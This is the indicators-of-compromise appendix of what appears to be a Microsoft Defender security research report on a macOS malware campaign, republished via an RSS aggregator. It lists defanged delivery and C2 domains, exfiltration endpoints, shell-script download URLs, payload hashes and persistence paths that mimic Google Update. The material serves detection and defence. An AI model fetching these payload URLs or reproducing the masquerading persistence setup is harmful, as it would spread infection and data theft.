| rapidfilevault4[.]cyou | Domain | Payload delivery and C2 |
| reews09weersus[.]com | Domain | Payload delivery and C2 |
| pepepupuchek13[.]com | Domain | Payload delivery and C2 |
| pewqpeee888[.]com | Domain | Payload delivery and C2 |
| wewannaliveinpicede[.]com | Domain | Payload delivery and C2 |
| datasphere[.]us[.]com | Domain | Payload delivery and C2 |
| rapidfilevault5[.]sbs | Domain | Payload delivery and C2 |
| coco2-hram[.]com | Domain | Payload delivery and C2 |
| poeooeowwo777[.]com | Domain | Payload delivery and C2 |
| korovkamu[.]com | Domain | Payload delivery and C2 |
| metrikcs[.]com | Domain | Payload delivery and C2 |
| metlafounder[.]com | Domain | Payload delivery and C2 |
| terafolt[.]com | Domain | Payload delivery and C2 |
| haploadpin[.]com | Domain | Payload delivery and C2 |
| rawmrk[.]com | Domain | Payload delivery and C2 |
| mikulatur[.]com | Domain | Payload delivery and C2 |
| milbiorb[.]com | Domain | Payload delivery and C2 |
| doqeers[.]com | Domain | Payload delivery and C2 |
| we2luck[.]com | Domain | Payload delivery and C2 |
| quantumdataserver5[.]homes | Domain | Payload delivery and C2 |
| bintail[.]com | Domain | Payload delivery and C2 |
| molokotarelka[.]com | Domain | Payload delivery and C2 |
| trehlub[.]com | Domain | Payload delivery and C2 |
| avafex[.]com | Domain | Payload delivery and C2 |
| rhymbil[.]com | Domain | Payload delivery and C2 |
| boso6ka[.]com | Domain | Payload delivery and C2 |
| res2erch-sl2ut[.]com | Domain | Payload delivery and C2 |
| pilautfile[.]com | Domain | Payload delivery and C2 |
| bigbossbro777[.]com | Domain | Payload delivery and C2 |
| miappl[.]com | Domain | Payload delivery and C2 |
| peloetwq71[.]com | Domain | Payload delivery and C2 |
| fastfilenext[.]com | Domain | Payload delivery and C2 |
| beransraol[.]com | Domain | Payload delivery and C2 |
| pelorso90la[.]com | Domain | Payload delivery and C2 |
| medoviypirog[.]com | Domain | Payload delivery and C2 |
| wewannaliveinpice[.]com | Domain | Payload delivery and C2 |
| malkim[.]com | Domain | Payload delivery and C2 |
| pipipoopochek6[.]com | Domain | Payload delivery and C2 |
| hello-brothers777[.]com | Domain | Payload delivery and C2 |
| dialerformac[.]com | Domain | Payload delivery and C2 |
| persaniusdimonica8[.]com | Domain | Payload delivery and C2 |
| hilofet[.]com | Domain | Payload delivery and C2 |
| tmcnex[.]com | Domain | Payload delivery and C2 |
| nibelined[.]com | Domain | Payload delivery and C2 |
| pissispissman[.]com | Domain | Payload delivery and C2 |
| bankafolder[.]com | Domain | Payload delivery and C2 |
| perewoisbb0[.]com | Domain | Payload delivery and C2 |
| us41web[.]live | Domain | Payload delivery and C2 |
| uk176video[.]live | Domain | Payload delivery and C2 |
| jihiz[.]com | Domain | Payload delivery and C2 |
| beltoxer[.]com | Domain | Payload delivery and C2 |
| swift-sh[.]com | Domain | Payload delivery and C2 |
| hitkrul[.]com | Domain | Payload delivery and C2 |
| kofeynayagush[.]com | Domain | Payload delivery and C2 |
| Indicator | Type | Description |
| hxxps://cauterizespray[.]icu/script[.]sh | URL | Payload delivery |
| hxxps://enslaveculprit[.]digital/script[.]sh | URL | Payload delivery |
| hxxps://resilientlimb[.]icu/script[.]sh | URL | Payload delivery |
| hxxps://thickentributary[.]digital/script[.]sh | URL | Payload delivery |
| hxxp://paralegalmustang[.]icu/script[.]sh | URL | Payload delivery |
| hxxps://round5on[.]digital/script[.]sh | URL | Payload delivery |
| hxxps://qjywvkbl[.]degassing-mould[.]digital | URL | Payload delivery |
| hxxps://zg5mkr7q[.]apexharvestor[.]digital | URL | Payload delivery |
| hxxps://kvrnjr30[.]apexharvestor[.]digital | URL | Payload delivery |
| hxxps://yygp4pdh[.]apexharvestor[.]digital | URL | Payload delivery |
| hxxps://t[.]me/ax03bot | URL | Payload delivery |
| 0x666[.]info | Domain | Payload delivery, C2, and exfiltration |
| honestly[.]ink | Domain | Payload delivery, C2, and exfiltration |
| 95.85.251[.]177 | IP address | Payload delivery, C2, and exfiltration |
| pla7ina[.]cfd | Domain | Payload delivery, C2, and exfiltration |
| play67[.]cc | Domain | Payload delivery, C2, and exfiltration |
| Indicator | Type | Description |
| rvdownloads[.]com | Domain | Payload delivery |
| famiode[.]com | Domain | Payload delivery |
| contatoplus[.]com | Domain | Payload delivery |
| woupp[.]com | Domain | Payload delivery |
| saramoftah[.]com | Domain | Payload delivery |
| ptrei[.]com | Domain | Payload delivery |
| wriconsult[.]com | Domain | Payload delivery |
| kayeart[.]com | Domain | Payload delivery |
| ejecen[.]com | Domain | Payload delivery |
| stinarosen[.]com | Domain | Payload delivery |
| biopranica[.]com | Domain | Payload delivery |
| raxelpak[.]com | Domain | Payload delivery |
| octopox[.]com | Domain | Payload delivery |
| boosterjuices[.]com | Domain | Payload delivery |
| ftduk[.]com | Domain | Payload delivery |
| dryvecar[.]com | Domain | Payload delivery |
| vcopp[.]com | Domain | Payload delivery |
| kcbps[.]com | Domain | Payload delivery |
| jpbassin[.]com | Domain | Payload delivery |
| isgilan[.]com | Domain | Payload delivery |
| arkypc[.]com | Domain | Payload delivery |
| hacelu[.]com | Domain | Payload delivery |
| stclegion[.]com | Domain | Payload delivery |
| xeebii[.]com | Domain | Payload delivery |
| hxxp://138.124.93[.]32/contact | URL | Exfiltration endpoint |
| hxxp://168.100.9[.]122/contact | URL | Exfiltration endpoint |
| hxxp://199.217.98[.]33/contact | URL | Exfiltration endpoint |
| hxxp://38.244.158[.]103/contact | URL | Exfiltration endpoint |
| hxxp://38.244.158[.]56/contact | URL | Exfiltration endpoint |
| hxxp://92.246.136[.]14/contact | URL | Exfiltration endpoint |
| hxxps://avipstudios[.]com/contact | URL | Exfiltration endpoint |
| hxxps://joytion[.]com/contact | URL | Exfiltration endpoint |
| hxxps://laislivon[.]com/contact | URL | Exfiltration endpoint |
| hxxps://mpasvw[.]com/contact | URL | Exfiltration endpoint |
| hxxps[://]lakhov[.]com/contact | URL | Exfiltration endpoint |
| Indicator | Type | Description |
| reachnv[.]com | Domain | Delivery of the update install variant of the helper campaign |
| vagturk[.]com | Domain | Delivery of the update install variant of the helper campaign |
| futampako[.]com | Domain | Delivery of the update install variant of the helper campaign |
| octopox[.]com | Domain | Delivery of the update install variant of the helper campaign |
| lbarticle[.]com | Domain | Delivery of the update install variant of the helper campaign |
| raytherrien[.]com | Domain | Delivery of the update install variant of the helper campaign |
| joeyapple[.]com | Domain | Delivery of the update install variant of the helper campaign |
| Indicator | Type | Description |
| 45.94.47[.]204 | IP address | Bot communication IP address |
| wusetail[.]com | Domain | Hosting bot payload |
| aforvm[.]com | Domain | Hosting bot payload |
| ouilov[.]com | Domain | Hosting bot payload |
| malext[.]com | Domain | Hosting bot payload |
| rebidy[.]com | Domain | Hosting bot payload |
| Indicator | Type | Description |
| 9d2da07aa6e7db3fbc36b36f0cfd74f78d5815f5ba55d0f0405cdd668bd13767 | SHA-256 | Payload |
| 7ca42f1f23dbdc9427c9f135815bb74708a7494ea78df1fbc0fc348ba2a161ae | SHA-256 | Payload |
| 241a50befcf5c1aa6dab79664e2ba9cb373cc351cb9de9c3699fd2ecb2afab05 | SHA-256 | Payload |
| 522fdfaff44797b9180f36c654f77baf5cdeaab861bbf372ccfc1a5bd920d62e | SHA-256 | Payload |
| Indicator | Type | Description |
| /tmp/helper | Folder path | Malware staging |
| /tmp/starter | Folder path | Malware plist staging |
| ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate | Folder path | Malicious file masquerading as Google Update component |
| ~/LaunchAgents/com.google.keystone.agent.plist | Plist name | Staged plist running malicious executable |
| ~/Library/LaunchAgents/com.<random value>.plist | Plist name | Staged plist running malicious executable |
This research is provided by Microsoft Defender Security Research with contributions from Arlette Umuhire Sangwa, Kajhon Soyini, Srinivasan Govindarajan, Michael Melone, and members of Microsoft Threat Intelligence.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。